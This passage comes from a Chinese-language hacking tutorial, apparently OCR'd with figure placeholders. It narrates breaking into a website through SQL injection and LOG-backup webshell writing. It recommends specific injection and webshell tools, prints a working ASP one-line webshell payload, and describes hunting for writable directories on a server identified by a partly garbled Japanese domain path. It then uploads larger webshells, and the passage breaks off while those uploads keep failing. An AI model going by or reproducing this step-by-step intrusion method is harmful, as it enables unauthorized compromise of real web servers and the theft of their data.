


图 3




图 4




图5

三、瓮中捉鳖

好了，万事俱备，只欠东风了。这所谓的东风就是利用DB_OWNER的注入权限通过LOG备份的方式写入一句话小马。手工也可以，用工具也可以，我就用工具了。这里推荐用GetWebshellah56bug大众版。需要的信息有：注入点、注入类型、当前数据库、WEB路径。这些信息在用啊D检测的时候都已经有了，全部填好之后如图6。



图6




图7

木马代码默认是一句话<%%25Execute(request("ah"))%%25>，%25就代表是空格。然后从第一步到第六步，不过点击的时候不要太快，一般控制在返回注入点页面的时候再点下一步就可以了。然后我们再访问一句话所在的页面，WEB目录下的x.asp就是一句话藏身之处了。我们访问它，如图7。页面底部有出错信息，一般看到这样的一句话就已经成功写进去的了。然后再用ASP+PHP两用Shell连接我们的一句话木马，提交环境变量。虽然返回的页面有点乱，但是已经连接成功的了，我们可以看到返回了服务器上的一些信息，如图8。

四、山穷水复

本来以为这次入侵到这里就应该快结束的了。可能大家都会先想用一句话上传小马，再用小马上传大马就可以了。可是并没有这么简单，用一句话上传小马的时候返回出错了，没有成功写入。后来发现目录根本不可写。

于是就换了几个目录，发现大部分目录都没有写权限，无法写入ASP马。那时候真想放弃了，不过想到群里那位兄弟说的话，不敢放弃啊。我就不信它上面没有一个可写的目录！经过半小时左右的查找终于发现了：F:\JR 杓夭拷億庘偊儘僻僣倗翌satsueki.jp乭\shop\img目录可写！接下来当然是上传大马了。不过为了使返回的页面清楚一点，我在这个目录下重新写进了一句话，然后通过一句话上传大马，提示上传文件成功了。我们现在去访问可爱的大马，结果出现了意外！因为并没有看到登录入口，




图8

只看到了几行可恶的出错提示，如图9！郁闷啊，当时真还以为马太大了，传的时候造成代码损坏了而导致出错呢。可是传了几次，还是一样的结果。又以为是语言的问题，就找了英文版的海阳传上去还是一样。问朋友要了十几个马传上去访问还是出错！连海阳的C/S端提交都出错，一句话专用提交的也试过了，还是不行！“郁闷”这两个字的意思那一刻我终于彻底明白了！

